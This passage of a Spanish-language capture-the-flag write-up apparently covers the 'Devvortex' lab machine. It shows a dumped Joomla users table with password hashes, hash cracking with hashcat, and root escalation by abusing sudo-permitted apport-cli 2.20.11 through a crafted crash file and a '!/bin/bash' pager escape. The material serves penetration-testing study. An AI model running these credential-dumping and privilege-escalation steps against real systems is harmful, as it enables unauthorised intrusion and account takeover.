| password       | varchar(100)  | NO   |     |         |                |
| block          | tinyint       | NO   | MUL | 0       |                |
| sendEmail      | tinyint       | YES  |     | 0       |                |
| registerDate   | datetime      | NO   |     | NULL    |                |
| lastvisitDate  | datetime      | YES  |     | NULL    |                |
| activation     | varchar(100)  | NO   |     |         |                |
| params         | text          | NO   |     | NULL    |                |
| lastResetTime  | datetime      | YES  |     | NULL    |                |
| resetCount     | int           | NO   |     | 0       |                |
| otpKey         | varchar(1000) | NO   |     |         |                |
| otep           | varchar(1000) | NO   |     |         |                |
| requireReset   | tinyint       | NO   |     | 0       |                |
| authProvider   | varchar(100)  | NO   |     |         |                |
+----------------+---------------+------+-----+---------+----------------+
17 rows in set (0.00 sec)

mysql> select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql>
```


Hash del usuario logan.

Con el uso de la herramienta hashcat conseguimos reventar la contraseña del usuario logan usando el diccionario “rockyou.txt”.



Herramienta hashcat.

Migramos al usuario logan y ya podemos abrir el fichero de la flag de user.



Usuario logan.

Comenzamos entonces con la escalada de privilegios. Para ello ejecutamos el comando sudo -l. Comprobamos que podemos ejecutar como root el comando apport-cli. Para buscar algún método de escalar privilegios con dicho comando, lo ejecutamos con el parámetro -v para averiguar ante que versión estamos.


```
logan@devvortex:~$ sudo -l
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ sudo -u root /usr/bin/apport-cli
No pending crash reports. Try --help for more information.
logan@devvortex:~$ sudo -u root /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help            show this help message and exit
  -f, --file-bug        Start in bug filing mode. Requires --package and an
                        optional --pid, or just a --pid. If neither is given,
                        display a list of known symptoms. (Implied if a single
                        argument is given.)
  -w, --window          Click a window as a target for filing a problem
                        report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                        Start in bug updating mode. Can take an optional
                        --package.
  -s SYMPTOM, --symptom=SYMPTOM
                        File a bug report about a symptom. (Implied if symptom
                        name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                        Specify package name in --file-bug mode. This is
                        optional if a --pid is specified. (Implied if package
                        name is given as only argument.)
  -P PID, --pid=PID     Specify a running program in --file-bug mode. If this
                        is specified, the bug report will contain more
                        information.  (Implied if pid is given as only
                        argument.)
  --hanging             The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                        Report the crash from given .apport or .crash file
                        instead of the pending ones in /var/crash. (Implied if
                        file is given as only argument.)
  --save=PATH           In bug filing mode, save the collected information
                        into a file instead of reporting it. This file can
                        then be reported later on from a different machine.
  --tag=TAG             Add an extra tag to the report. Can be specified
                        multiple times.
  -v, --version         Print the Apport version number.
logan@devvortex:~$ sudo -u root /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$
```


Apport-cli version.

Localizamos en github una forma de explotar una vulnerabilidad de apport-cli.



Escalada de privilegios.

Creamos un fichero que contenga un ProblemType en la misma ruta y con el mismo nombre que vemos en el repositorio de github.



Creación de fichero .crash .

Lo ejecutamos como sudo:

```
logan@devvortex:~$ nano /var/crash/some_crash_file.crash
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (0.0 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
```

Ejecución de fichero como sudo.

Presionamos la V y escapamos de la visualización mandando una bash que se va a ejecutar con permisos de root.

```
== Architecture ================================
amd64

== DistroRelease ===============================
Ubuntu 20.04

== ProblemType =================================
testdeerror

== Uname =======================================
Linux 5.4.0-167-generic x86_64

!/bin/bash
```

Ejecutamos la bash con permisos de root.

Conseguimos la escalada de privilegios y ya somos el usuario root. Listamos el contenido de la flag de root.

```
What would you like to do? Your options are:
  S: Send report (0.0 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
root@devvortex:/home/logan# whoami
root
root@devvortex:/home/logan# cd
root@devvortex:~# cd /root/
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
```

Flag de root.